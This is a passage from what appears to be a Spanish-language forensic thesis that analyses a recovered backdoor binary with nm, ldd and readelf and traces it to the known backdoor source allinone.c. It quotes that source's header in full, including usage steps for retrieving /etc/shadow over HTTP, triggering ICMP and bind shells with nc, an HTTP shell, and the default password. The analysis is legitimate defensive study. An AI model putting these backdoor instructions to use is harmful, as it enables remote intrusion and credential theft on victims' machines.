
File Edit View Terminal Help
08049bb2 T bind_shell
08048ea4 t call_gmon_start
0804a1c4 T client_connect
0804c220 b completed.1
0804a138 T create_serv
0804a104 T create_socket
08049242 T daemon_init
0804c03c W data_start
08048f04 t frame_dummy
0804a81e T get_password
08049e8c T get_shell
08049f24 T icmp_shell
08054354 B infd
U bind@@GLIBC_2.0
U bzero@@GLIBC_2.0
U chdir@@GLIBC_2.0
U close@@GLIBC_2.0
U connect@@GLIBC_2.0
U dup2@@GLIBC_2.0
U dup@@GLIBC_2.0
U execl@@GLIBC_2.0
U exit@@GLIBC_2.0
U fclose@@GLIBC_2.1
U feof@@GLIBC_2.0
U fopen@@GLIBC_2.1
U fork@@GLIBC_2.0
U gethostbyname@@GLIBC_2.0
U getpid@@GLIBC_2.0
U getprotobyname@@GLIBC_2.0
U htonl@@GLIBC_2.0
U htons@@GLIBC_2.0
U listen@@GLIBC_2.0

```

Figura 4.4-9 Comando nm

Se utilizó el comando nm, se observa código denominado icmp_shell, bind_shell entre otros (capacidades mencionadas anteriormente), algo que llamó la atención fue observar algo denominado get_password que puede ser una parte del código que se encargue de robar contraseñas.

Utilizamos el comando ldd para ver las librerías utilizadas



```
File Edit View Terminal Help
root@bt:~/TESIS# ldd Tesis_AI0.bin
linux-gate.so.1 => (0xb7732000)
libpthread.so.0 => /lib/tls/i686/cmov/libpthread.so.0 (0xb7705000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb75ab000)
/lib/ld-linux.so.2 (0xb7733000)
root@bt:~/TESIS#
```

Figura 4.4-10 Comando ldd

Muestra que también esta enlazado con la librería pthread.

Ejecutando el comando `readelf --file-header` muestra lo siguiente:



```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --file-header Tesis_AI0.bin
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                           ELF32
  Data:                             2's complement, little endian
  Version:                          1 (current)
  OS/ABI:                           UNIX - System V
  ABI Version:                      0
  Type:                             EXEC (Executable file)
  Machine:                          Intel 80386
  Version:                          0x1
  Entry point address:               0x8048e80
  Start of program headers:          52 (bytes into file)
  Start of section headers:         20032 (bytes into file)
  Flags:                             0x0
  Size of this header:                52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:          6
  Size of section headers:           40 (bytes)
  Number of section headers:         34
  Section header string table index: 31
root@bt:~/TESIS#
```

Figura 4.4-11 Comando `readelf --file-header`

Cabe recalcar que esta información es muy parecida al del archivo HELLO, excepto por la dirección del punto de entrada.

Ejecutando el comando `readelf--section-headers` muestra las secciones de cabeceras desde 0 hasta 33, con un total de 34.

Lo mostrado en pantalla es idéntico a lo que se mostró con el archivo HELLO

```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --section-headers Tesis_AI0.bin
There are 34 section headers, starting at offset 0x4e40:

Section Headers:
[Nr] Name           Type             Addr           Off           Size       ES Flg Lk Inf Al
[ 0]                NULL            00000000      000000      000000      00  0  0  0
[ 1] .interp          PROGBITS        000480f4      0000f4      000013      00  A  0  0  1
[ 2] .note.ABI-tag    NOTE            00048108      000108      000020      00  A  0  0  4
[ 3] .hash            HASH            00048128      000128      000188      04  A  4  0  4
[ 4] .dynsym          DYNSYM          000482b0      0002b0      0003b0      10  A  5  1  4
[ 5] .dynstr          STRTAB          00048660      000660      0001f0      00  A  0  0  1
[ 6] .gnu.version     VERSYM          00048850      000850      000076      02  A  4  0  2
[ 7] .gnu.version_r   VERNEED         000488c8      0008c8      000060      00  A  5  2  4
[ 8] .rel.dyn         REL             00048928      000928      000008      08  A  4  0  4
[ 9] .rel.plt         REL             00048930      000930      0001b8      08  A  4  11 4
[10] .init            PROGBITS        00048ae8      000ae8      000018      00  AX 0  0  4
[11] .plt             PROGBITS        00048b00      000b00      000380      04  AX 0  0  4
[12] .text            PROGBITS        00048e80      000e80      001a80      00  AX 0  0  4
[13] .fini            PROGBITS        0004a900      002900      00001c      00  AX 0  0  4
[14] .rodata          PROGBITS        0004a920      002920      000719      00  A  0  0 32
[15] .data            PROGBITS        0004c03c      00303c      00000c      00  WA 0  0  4
[16] .eh_frame        PROGBITS        0004c048      003048      000004      00  WA 0  0  4
[17] .dynamic          DYNAMIC         0004c04c      00304c      000000      00  WA 5  0  4
[18] .ctors            PROGBITS        0004c11c      00311c      000008      00  WA 0  0  4
[19] .dtors            PROGBITS        0004c124      003124      000008      00  WA 0  0  4
[20] .jcr             PROGBITS        0004c12c      00312c      000004      00  WA 0  0  4
[21] .got             PROGBITS        0004c130      003130      0000ec      04  WA 0  0  4
[22] .bss             NOBITS          0004c220      003220      000138      00  WA 0  0 32
[23] .comment          PROGBITS        00000000      003220      000132      00  0  0  1
[24] .debug_aranges    PROGBITS        00000000      003358      000058      00  0  0  8
[25] .debug_pubnames   PROGBITS        00000000      0033b0      000025      00  0  0  1
[26] .debug_info       PROGBITS        00000000      0033d5      000c85      00  0  0  1
[27] .debug_abbrev     PROGBITS        00000000      00405a      000127      00  0  0  1
[28] .debug_line       PROGBITS        00000000      004181      0001f2      00  0  0  1
[29] .debug_frame      PROGBITS        00000000      004374      000014      00  0  0  4
[30] .debug_str        PROGBITS        00000000      004388      00098a      01  MS 0  0  1
[31] .shstrtab         STRTAB          00000000      004d12      00012b      00  0  0  1
[32] .symtab           SYMTAB          00000000      005390      000960      10  33 55 4
[33] .strtab           STRTAB          00000000      005cf0      00068d      00  0  0  1

Key to Flags:

```

Figura 4.4-12 Comando `readelf --section-headers`

Se ejecutó el comando `readelf -- syms` y mostró lo siguiente:

```

File Edit View Terminal Help
94: 0804c2a0 32768 OBJECT GLOBAL DEFAULT 22 ret_buf
95: 08049242 286 FUNC GLOBAL DEFAULT 12 daemon_init
96: 08048cb0 420 FUNC GLOBAL DEFAULT UND sysconf@@GLIBC_2.0
97: 08048cc0 307 FUNC GLOBAL DEFAULT UND getprotobyname@@GLIBC_2.0
98: 08048cd0 100 FUNC GLOBAL DEFAULT UND waitpid@@GLIBC_2.0
99: 080542a0 80 OBJECT GLOBAL DEFAULT 22 pw
100: 08048ce0 46 FUNC GLOBAL DEFAULT UND setegid@@GLIBC_2.0
101: 08048e80 0 FUNC GLOBAL DEFAULT 12 start
102: 08049f24 224 FUNC GLOBAL DEFAULT 12 icmp_shell
103: 08049442 1792 FUNC GLOBAL DEFAULT 12 read_file
104: 08048cf0 54 FUNC GLOBAL DEFAULT UND chdir@@GLIBC_2.0
105: 08048d00 212 FUNC GLOBAL DEFAULT UND strstr@@GLIBC_2.0
106: 08048d10 175 FUNC GLOBAL DEFAULT UND strlen@@GLIBC_2.0
107: 08049bb2 730 FUNC GLOBAL DEFAULT 12 bind_shell
108: 0804c21c 0 NOTYPE GLOBAL DEFAULT ABS _bss_start
109: 08048f30 786 FUNC GLOBAL DEFAULT 12 main
110: 080542f0 4 OBJECT GLOBAL DEFAULT 22 outfd
111: 08048d20 216 FUNC GLOBAL DEFAULT UND _libc_start_main@@GLIBC
112: 08049360 56 FUNC GLOBAL DEFAULT 12 sig_chld
113: 08048d30 58 FUNC GLOBAL DEFAULT UND dup2@@GLIBC_2.0
114: 0804c03c 0 NOTYPE WEAK DEFAULT 15 data_start
115: 08048d40 57 FUNC GLOBAL DEFAULT UND printf@@GLIBC_2.0
116: 08048d50 57 FUNC GLOBAL DEFAULT UND bind@@GLIBC_2.0
117: 0804a900 0 FUNC GLOBAL DEFAULT 13 fini
118: 08048d60 39 FUNC GLOBAL DEFAULT UND memcpy@@GLIBC_2.0
119: 08048d70 397 FUNC GLOBAL DEFAULT UND fclose@@GLIBC_2.1
120: 0804a704 114 FUNC GLOBAL DEFAULT 12 x2c
121: 08048d80 100 FUNC GLOBAL DEFAULT UND open@@GLIBC_2.0
122: 08048d90 457 FUNC GLOBAL DEFAULT UND gethostbyname@@GLIBC_2.0
123: 08049b42 112 FUNC GLOBAL DEFAULT 12 writen_file
124: 08048da0 54 FUNC GLOBAL DEFAULT UND bzero@@GLIBC_2.0
125: 08054300 80 OBJECT GLOBAL DEFAULT 22 string_to_print
126: 08048db0 217 FUNC GLOBAL DEFAULT UND exit@@GLIBC_2.0

```

Figura 4.4-13 Comando `readelf -- syms`

Muestra las funciones que puede invocar este archivo (`icmp_shell`, etc.) que serán ejecutados en la máquina de la víctima.

```

File Edit View Terminal Help
110: 080542f0 4 OBJECT GLOBAL DEFAULT 22 outfd
111: 08048d20 216 FUNC GLOBAL DEFAULT UND __libc_start_main@@GLIBC_
112: 08049360 56 FUNC GLOBAL DEFAULT 12 sig_chld
113: 08048d30 58 FUNC GLOBAL DEFAULT UND dup2@@GLIBC_2.0
114: 0804c03c 0 NOTYPE WEAK DEFAULT 15 data_start
115: 08048d40 57 FUNC GLOBAL DEFAULT UND printf@@GLIBC_2.0
116: 08048d50 57 FUNC GLOBAL DEFAULT UND bind@@GLIBC_2.0
117: 0804a900 0 FUNC GLOBAL DEFAULT 13 _fini
118: 08048d60 39 FUNC GLOBAL DEFAULT UND memcpy@@GLIBC_2.0
119: 08048d70 397 FUNC GLOBAL DEFAULT UND fclose@@GLIBC_2.1
120: 0804a704 114 FUNC GLOBAL DEFAULT 12 x2c
121: 08048d80 100 FUNC GLOBAL DEFAULT UND open@@GLIBC_2.0
122: 08048d90 457 FUNC GLOBAL DEFAULT UND gethostbyname@@GLIBC_2.0
123: 08049b42 112 FUNC GLOBAL DEFAULT 12 written_file
124: 08048da0 54 FUNC GLOBAL DEFAULT UND bzero@@GLIBC_2.0
125: 08054300 80 OBJECT GLOBAL DEFAULT 22 string_to_print
126: 08048db0 217 FUNC GLOBAL DEFAULT UND exit@@GLIBC_2.0
127: 08048dc0 45 FUNC GLOBAL DEFAULT UND atoi@@GLIBC_2.0
128: 0804c21c 0 NOTYPE GLOBAL DEFAULT ABS _edata
129: 0804c130 0 OBJECT GLOBAL DEFAULT 21 GLOBAL OFFSET TABLE
130: 08054358 0 NOTYPE GLOBAL DEFAULT ABS _end
131: 08048dd0 14 FUNC GLOBAL DEFAULT UND htons@@GLIBC_2.0
132: 08048de0 67 FUNC GLOBAL DEFAULT UND memset@@GLIBC_2.0
133: 08048df0 100 FUNC GLOBAL DEFAULT UND connect@@GLIBC_2.0
134: 08054350 4 OBJECT GLOBAL DEFAULT 22 maxfd
135: 08048e00 141 FUNC GLOBAL DEFAULT UND strncpy@@GLIBC_2.0
136: 0804a81e 189 FUNC GLOBAL DEFAULT 12 get_password
137: 08048e10 245 FUNC GLOBAL DEFAULT UND fopen@@GLIBC_2.1
138: 08048e20 54 FUNC GLOBAL DEFAULT UND dup@@GLIBC_2.0
139: 0804a924 4 OBJECT GLOBAL DEFAULT 14 _IO_stdin_used
140: 08048e30 107 FUNC GLOBAL DEFAULT UND recv@@GLIBC_2.0
141: 08054354 4 OBJECT GLOBAL DEFAULT 22 infd
142: 0804c03c 0 NOTYPE GLOBAL DEFAULT 15 __data_start

```

Figura 4.4-14 Comando readelf -- syms

Muestra una vez más la función `get_password` que a lo mejor puede robar contraseñas pero aún no hemos demostrado eso.

4.4.1 ALLINONE2.C

Con la información mostrada anteriormente de un archivo llamado allinone2.c, se buscó en internet alguna publicación o descripción de este archivo, pero sólo se encontró información referente a allinone.c, con lo que allinone2.c podría ser una variante o una modificación de allinone.c.

Allinone.c es un backdoor de un servidor http, un servidor de sockets de transmisión, un backdoor de shell, un backdoor icmp, un backdoor bindshell, un http shell, copia archivos desde el host remoto. Descargamos el archivo allinone.c y examinamos su contenido y se mostró lo siguiente:[\[20\]](#)

```

/*****
* allinone.c for HUC (2002.1)
*
* allinone.c is
* a Http server,
* a sockets transmit server,
* a shell backdoor,
* a icmp backdoor,
* a bind shell backdoor,
* a like http shell,
* it can translate file from remote host,
* it can give you a socks5 proxy, |
* it can use for to attack, jumps the extension, Visits other machines.
* it can give you a root shell. :)
*
* Usage:
* compile:
* gcc -o allinone allinone.c -lpthread
* run on target:
* ./allinone
*
* 1.httpd server
* Client:
* http://target:8008/givemefile/etc/passwd
* lynx -dump http://target:8008/givemefile/etc/shadow > shadow
* or wget http://target:8008/givemefile/etc/shadow
*
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
* ping -s 101 -c 4 target (on linux)
* nc target 8080
* kissme:) --> your password
*
* 3.shell backdoor

```

I

Figura 4.4-15 Contenido allinone.c

- ✓ En los comentarios da una breve descripción de lo que es y lo que realiza dicho archivo.
- ✓ Este archivo tiene las capacidades mencionadas anteriormente (web server, icmpshell, bindshell, etc.).
- ✓ Muestra las diferentes maneras de conexión con la víctima.
- ✓ Todo este código fue creado por una persona con alias Lion, tal vez él sea el creador de la página www.cnhonker.com.

```

* 3.shell backdoor
* Client:
* nc target 8008
* kissme:) --> your password
*
* 4.bind a root shell on your port
* Client:
* http://target:8008/bindport:9999
* nc target 9999
* kissme:) --> your password
*
* 5.sockets transmit
* Client:
* http://target:8008/socks/:local listen port::you want to tran ip::you want to tran port
* http://target:8008/socks/:1080::192.168.0.1::21
* nc target 1080
*
* 6.http shell
* Client:
* http://target:8008/givemeshell:ls -al (no pipe)
*
* ps:
* All bind shell have a passwd, default is: kissme:)
* All bind shell will close, if Two minutes do not have the connection.
* All bind shell only can use one time until reactivates.
*
*
* Code by lion, e-mail: lion@cnhonker.net
* Welcome to HUC Website, Http://www.cnhonker.com
*
* Test on redhat 6.1/6.2/7.0/7.1/7.2 (maybe others)
* Thx bkbll's Transmit code, and thx Neil,con,iceblood for test.
*
*****/

```

Figura 4.4-16 Contenido allinone.c

Compararemos estas funciones con las que se encuentran en el archivo que se recuperó, se ejecutó el comando nm.




Figura 4.4-18 Comparación de funciones

- ✓ Como se puede observar la única función añadida al archivo que se recuperó fue `get_password`.





Figura 4.4-19 Comparación de funciones

- ✓ Otro aporte importante que notamos fue que variables globales fueron agregadas en el archivo que se recuperó.

Es evidente que se utilizó una modificación de allinone.c para crear Tesis_AIO.bin (archivo recuperado), pero todavía tenemos que comparar la implementación de las funciones además de su nombre.



```

Applications Places System >_
allinone.c (~/TESIS) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
allinone.c
* a snell backdoor,
* a icmp backdoor,
* a bind shell backdoor,
* a like http shell,
* it can translate file from remote host,
* it can give you a socks5 proxy,
* it can use for to attack, jumps the extension, Visits other machines.
* it can give you a root shell :)
*
* Usage:
* compile:
* gcc -o allinone allinone.c -lpthread
* run on target:
* ./allinone
*
* 1.httpd server
* Client:
* http://target:8008/givemefile/etc/passwd
* lynx -dump http://target:8008/givemefile/etc/shadow > shadow
* or wget http://target:8008/givemefile/etc/shadow
*
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
C Tab Width: 8 Ln 18, Col 3 INS
root@bt: ~/TESIS TESIS - File Browser allinone.c (~/TESIS) - g...

```


Figura 4.4-20 Compilación de allinone.c

- ✓ El archivo allinone.c muestra la manera en que debe ser compilado.

El comando gcc sirve para compilar archivos, la opción `-o` es para darle un nombre al archivo compilado, la opción `-lpthread` hará que esta compilación se enlace con la librería pthreads, esta librería nos permite trabajar con distintos hilos de ejecución (threads) al mismo tiempo.

Un hilo es la unidad de procesamiento más pequeña que puede ser planificada por un sistema operativo, es una tarea que puede ser ejecutada en paralelo con otra tarea.

Crear un hilo permitirá a una aplicación realizar varias tareas a la vez.



```

